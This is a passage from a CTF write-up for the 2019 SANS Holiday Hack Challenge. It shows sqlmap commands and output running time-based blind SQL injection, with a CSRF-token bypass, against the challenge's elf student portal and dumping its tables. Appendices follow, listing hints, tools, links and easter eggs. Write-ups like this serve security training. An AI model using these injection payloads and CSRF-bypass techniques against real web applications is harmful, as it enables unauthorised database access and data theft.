    Payload: elfmail=testelf@gmail.com' AND (SELECT 3933 FROM
(SELECT(SLEEP(5)))Pnsl) AND 'xCOi'='xCOi&token=any_value_here

---

[15:03:15] [INFO] the back-end DBMS is MySQL
```

```
back-end DBMS: MySQL >= 5.0.12


due to the csrf we have to use fresh queries and flush the session

$ python ./sqlmap.py -u  "https://studentportal.elfu.org/application-
check.php?elfmail=testelf%40gmail.com&token=any_value_here" --dbms mysql --
csrf-url http://xx.xx.xx.xx/sans/a.php --data
"elfmail=testelf%40gmail.com&token=1234" --csrf-token token -p elfmail --
random-agent -T B -D elfu --tables --flush-session


[*] starting @ 15:23:19 /2019-12-30/


[15:23:19] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0
(Windows; U; Windows NT 6.0; en-US; rv:1.9.2.2) Gecko/20100316
Firefox/3.6.2 (.NET CLR 3.5.30729)' from file
'/private/tmp/sqlmap/data/txt/user-agents.txt'

[15:23:19] [INFO] flushing session file

[15:23:19] [INFO] testing connection to the target URL

…abbrev…


sqlmap identified the following injection point(s) with a total of 113
HTTP(s) requests:

---

Parameter: elfmail (GET)

    Type: time-based blind

    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

    Payload: elfmail=testelf@gmail.com' AND (SELECT 1024 FROM
(SELECT(SLEEP(5)))UTny) AND 'koja'='koja&token=any_value_here

---


[15:26:21] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 5.0.12

[15:26:21] [INFO] fetching tables for database: 'elfu'

[15:26:21] [INFO] fetching number of tables for database 'elfu'

[15:26:21] [INFO] retrieved:

[15:27:02] [INFO] retrieved: applications

[15:29:43] [INFO] retrieved: krampus

[15:31:35] [INFO] retrieved: students

Database: elfu
```

```
[3 tables]

+--------------+

| applications |

| krampus      |

| students     |

+--------------+


$ python ./sqlmap.py -u  "https://studentportal.elfu.org/application-
check.php?elfmail=testelf%40gmail.com&token=any_value_here" --csrf-url
http://xx.xx.xx.xx/sans/a.php --data
"elfmail=testelf%40gmail.com&token=1234" --csrf-token token -p elfmail --
random-agent --technique=BT --level 1 --risk 1 -D elfu -T krampus --dump --
fresh-queries --dbms MySQL

[*] starting @ 16:02:51 /2019-12-30/

[16:02:51] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0
(Windows NT 6.2) AppleWebKit/536.3 (KHTML, like Gecko) Chrome/19.0.1061.1
Safari/536.3' from file '/private/tmp/sqlmap/data/txt/user-agents.txt'

…abbrev…

sqlmap identified the following injection point(s) with a total of 61
HTTP(s) requests:

---

Parameter: elfmail (GET)

    Type: time-based blind

    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

    Payload: elfmail=testelf@gmail.com' AND (SELECT 6636 FROM
(SELECT(SLEEP(5)))QCpQ) AND 'LtcY'='LtcY&token=any_value_here

---

[16:05:02] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 5.0.12

[16:05:31] [INFO] retrieved:

[16:05:37] [INFO] adjusting time delay to 2 seconds due to good response
times

id

[16:06:01] [INFO] retrieved: path

[16:06:59] [INFO] fetching entries for table 'krampus' in database 'elfu'

[16:06:59] [INFO] fetching number of entries for table 'krampus' in
database 'elfu'

[16:06:59] [INFO] retrieved: 6
```

```
[16:07:11] [WARNING] (case) time-based comparison requires reset of
statistical model, please wait.............................. (done)

/krampus/0f5f510e.png

[16:12:48] [INFO] retrieved: 1

[16:13:00] [INFO] retrieved:

[16:13:18] [ERROR] invalid character detected. retrying..

[16:13:18] [WARNING] increasing time delay to 3 seconds

/krampus/1cc7e121.png

[16:19:13] [INFO] retrieved: 2

[16:19:30] [INFO] retrieved: /krampus/439f15e6.png

[16:26:00] [INFO] retrieved: 3

[16:26:18] [INFO] retrieved: /krampus/667d6896.png

[16:32:47] [INFO] retrieved: 4

[16:33:08] [INFO] retrieved: /krampus/adb798ca.png

[16:39:09] [INFO] retrieved: 5

[16:39:26] [INFO] retrieved: /krampus/ba417715.png

[16:46:06] [INFO] retrieved: 6

Database: elfu

Table: krampus

[6 entries]

+----+-----------------------+

| id | path                  |

+----+-----------------------+

| 1  | /krampus/0f5f510e.png |

| 2  | /krampus/1cc7e121.png |

| 3  | /krampus/439f15e6.png |

| 4  | /krampus/667d6896.png |

| 5  | /krampus/adb798ca.png |

| 6  | /krampus/ba417715.png |

+----+-----------------------+
```

We left SQLmap run overnight to dump the students database:

```
$ cat dump/elfu/students.csv

id,bio,name,degree,student_number

1,My goal is to be a happy elf!,Elfie,Raindeer Husbandry,392363902026

2,"I'm just a elf. Yes, I'm only a elf. And I'm sitting here on Santa's
sleigh, it's a long, long journey To the christmas tree. It's a long, long
wait while I'm tinkering in the factory. But I know I'll be making kids
smile on the holiday... At least I hope and pray that I will But today. I'm
still ju",Elferson,Dreamineering,39210852026

3,Have you seen my list??? It is pretty high tech!,Alabaster
Snowball,Geospatial Intelligence,392363902026

4,I am an engineer and the inventor of Santa's magic toy-making
machine.,Bushy Evergreen,Composites and Engineering,392363902026

5,My goal is to be a happy elf!,Wunorse Openslae,Toy Design,39236372526

6,My goal is to be a happy elf!,Bushy Evergreen,Present
Wrapping,392363128026

7,Check out my makeshift armour made of kitchen pots and pans!!!,Pepper
Minstix,Reindeer Husbandry,392363902026

8,My goal is to be a happy elf!,Sugarplum Mary,Present
Wrapping,5682168522137

9,Santa and I are besties for life!!!,Shinny Upatree,Holiday
Cheer,228755779218
```

Applications is the table where the vulnerable query has been inserting data. Hence it is full of junk from user tests, and SQLmap queries. As the table had over 27660 rows when we queried it for our write-up, you could be there a long time (wasted time) for junk data not necessary for the answer to the objective.

Appendix C - Elf Hints

Elf	Challenge	Hint
Minty CandyCane	Web App Challenge	https://youtu.be/0T6-DQtzCgM
Kent Tinseltooth	Lynx Dev Tools	https://xkcd.com/325/
Kent Tinseltooth	Iptables	https://upcloud.com/community/tutorials/configure-iptables-centos/
Holly Evergreen	MongoDB	https://docs.mongodb.com/manual/reference/command/listDatabases/#dbcmd.listDatabases
Tangle Coalbox	Frosty Keypad	`One digit is repeated once, it's prime, and you can see which keys were used`
Pepper Ministix	SQLmap Tamper Scripts	https://pen-testing.sans.org/blog/2017/10/13/sqlmap-tamper-scripts-for-the-win
Pepper Ministix	SQL Injection	https://www.owasp.org/index.php/SQL_Injection
SugarPlum Mary	Event Query Language	https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/
Pepper Ministix	Graylog	http://docs.graylog.org/en/3.1/pages/queries.html
Kent Tinseltooth	Chrome Dev Tools	https://developers.google.com/web/tools/chrome-devtools
Kent Tinseltooth	Edge Dev Tools	https://docs.microsoft.com/en-us/microsoft-edge/devtools-guide/console
Kent Tinseltooth	Firefox Dev Tools	https://developer.mozilla.org/en-US/docs/Tools
Kent Tinseltooth	Safari Dev Tools	https://developer.apple.com/safari/tools/
Kent Tinseltooth	Curl Dev Tools	https://curl.haxx.se/docs/manpage.html
Holly Evergreen	Reverse Engineering	https://youtu.be/obJdpKDpFBA
Minty CandyCane	Bitting Templates	https://github.com/deviantollam/decoding
Minty Candycane	Key Bitting	https://youtu.be/KU6FJnbkeLA
SugarPlum Mary	Sysmon	https://www.darkoperator.com/blog/2014/8/8/sysinternals-sysmon
SugarPlum Mary	Linux Path	`Green words matter, files must be found, and the terminal's $PATH matters.`
Sparkle Redberry	Rita	https://www.activecountermeasures.com/free-tools/rita/
Sparkle Redberry	Powershell	https://blogs.sans.org/pen-testing/files/2016/05/PowerShellCheatSheet_v41.pdf
Alabaster Snowball	Machine Learning	https://youtu.be/jmVPLwjm_zs
Alabaster Snowball	User Shells	`On Linux, a user's shell is determined by the contents of /etc/passwd`
Alabaster Snowball	Chatter	`sudo -l says I can run a command as root. What does it do?`

Bushy Evergreen	Ed basics	http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html
Pepper Ministix	Event IDs & Sysmon	(Events and Sysmon)
Wunrose Openslae	JQ	https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2
Wunrose Openslae	Finding Bad in Web Logs	Do you see any LFI, XSS, Shellshock, or SQLi?

Appendix D - Tools

Tool Name	Website
Binary Ninja	https://binary.ninja/
Chrome Dev Tools	https://developers.google.com/web/tools/chrome-devtools
Chrome Download All Images	https://chrome.google.com/webstore/detail/download-all-images
Decoding	https://github.com/deviantollam/decoding
DeepBlueCli	https://github.com/sans-blue-team/DeepBlueCLI
Ghidra	https://ghidra-sre.org/
GIMP	https://www.gimp.org/
JQ	https://stedolan.github.io/jq/
pdftotext	http://manpages.ubuntu.com/manpages/bionic/man1/pdftotext.1.html
Rita	https://github.com/activecm/rita
SQLmap	https://github.com/sqlmapproject/sqlmap
MS Excel	https://products.office.com/en-gb/excel
MS Word	https://products.office.com/en-gb/word

Appendix E – Other Reading Resources

Title	Url
Un-redact Pentest Documents	https://www.netscylla.com/blog/2019/09/21/Pentest-Reporting-and-Information-Leaks.html
Powershell Cheatsheet	https://www.netscylla.com/blog/2019/11/24/Linux-to-Powershell-CMD-Cheatsheet.html
Rita	https://www.sans.org/reading-room/whitepapers/detection/onion-zeek-rita-improving-network-visibility-detecting-c2-activity-38755
Rita instructional video	https://youtu.be/mpCBOQSjbOA
DeepBluCli	https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1524493093.pdf
Sysmon	https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
MongoDB	https://stackoverflow.com/questions/25947929/how-to-list-all-databases-in-the-mongo-shell
SQLmap Tamper	https://blog.cobalt.io/bypassing-csrf-tokens-with-pythons-cgihttpserver-to-exploit-sql-injections-18f95e6152ff
SQL Injection in INSERT, UPDATE & DELETE	https://www.exploit-db.com/docs/33253
Chattr	https://en.wikipedia.org/wiki/Chattr
Proc Manpage	http://man7.org/linux/man-pages/man5/proc.5.html
Windows EventID 4672	https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4672
Escaping restricted shells	https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells
Iptables for beginners	https://www.howtogeek.com/177621/the-beginners-guide-to-iptables-the-linux-firewall/




Appendix F – Direct Level URLs

Challenge	URL
Ed escape	https://docker2019.kringlecon.com/?challenge=edescape
Frosty keypad	https://keypad.elfu.org/?challenge=keypad
Linux path	https://docker2019.kringlecon.com/?challenge=path
Nyanshell	https://docker2019.kringlecon.com/?challenge=nyanshell
Mongo pilfer	https://docker2019.kringlecon.com/?challenge=mongo
Smart braces	https://docker2019.kringlecon.com/?challenge=iptables
Holiday hack trail game	https://trail.elfu.org/gameselect/
Graylog	https://incident.elfu.org/
Laser	https://docker2019.kringlecon.com/?challenge=powershell
Zeek JSON Analysis	https://docker2019.kringlecon.com/?challenge=jq
Windows log analysis – Evaluate Attack outcome	https://downloads.elfu.org/Security.evtx.zip
Windows log analysis – determine attacker technique	https://downloads.elfu.org/sysmon-data.json.zip
Network log analysis	https://downloads.elfu.org/elfu-zeeklogs.zip
Splunk	https://splunk.elfu.org/
Steam tunnels – key challenge	https://key.elfu.org/?challenge=bitting-cutter
Freidosleigh	https://fridosleigh.com/ https://downloads.elfu.org/capteha_images.tar.gz https://downloads.elfu.org/capteha_api.py
Scraps of paper	https://studentportal.elfu.org/
Recover clear text doc	https://downloads.elfu.org/elfscrow.exe https://downloads.elfu.org/elfscrow.pdb https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
Open the sleigh door	https://crate.elfu.org/ http://sleighworkshopdoor.elfu.org
Filter weather data	https://srf.elfu.org/ https://downloads.elfu.org/http.log.gz

Appendix G – Kringlecon Youtube Videos

Title	url
Youtube Kringlecon main channel	https://www.youtube.com/channel/UCNiR-C_VXv_TCFgww5Vczag
Ed Skoudis, Start Here: Welcome to KringleCon 2	https://www.youtube.com/watch?v=iUF5pBv7ukM
John Strand, Keynote: A Hunting We Must Go	https://www.youtube.com/watch?v=jxOZ5u2CYWw
Katie Knowles, How to (Holiday) Hack It: Tips for Crushing CTFs & Pwning Pentests	https://www.youtube.com/watch?v=c02mH7F1xvU
Snow, Santa's Naughty List: Holiday Themed Social Engineering	https://www.youtube.com/watch?v=HKLSmbOXJRU
James Brodsky, Dashing Through the Logs	https://www.youtube.com/watch?v=qbIhHhRKQCw
Ron Bowes, Reversing Crypto the Easy Way	https://www.youtube.com/watch?v=obJdpKDpFBA
Chris Elgee, Web Apps: A Trailhead	https://www.youtube.com/watch?v=0T6-DQtzCgM
Chris Davis, Machine Learning Use Cases for Cybersecurity	https://www.youtube.com/watch?v=jmVPLwjm_zs
Deviant Ollam, Optical Decoding of Keys	https://www.youtube.com/watch?v=KU6FJnbkeLA
Dave Kennedy, Telling Stories from the North Pole	https://www.youtube.com/watch?v=9QuOhRGvryc
Mark Baggett, Logs? Where we're going we don't need logs.	https://www.youtube.com/watch?v=Dx78oObfiBM
Heather Mahalik, When Malware Goes Mobile, Quick Detection is Critical	https://www.youtube.com/watch?v=IEbLOvT4Fts

Appendix H - Easter Eggs

Easter Eggs	
Motto on the School Crest: **Ille te videt dum dormit**	A famous Santa quote in Latin, translates to: He sees you while your sleeping
	Badge icon for previous-attendee e.g. Kringlecon I
	Badge icon for new attendee
Tooth-Fairy (at the end): And I would have gotten away with it too, if it weren't for you meddling kids!	Scooby-Doo villains always end the show with this famous line.
	Einstein painting in Minty Candycane's room
Minty Candycanes backwall 	This background looks like a monotone image from the SANS X-mas challenge of 2016 aka Santa's Business Card.
Vent System 	Die-Hard reference – Crawling through vents Also, a similar vent system was in Kringlecon I
Frosty Keypad code on Wall 	Whether you cracked the code, or found a method of pre-teleporting into the room? The code for the frosty lock is written on the walls.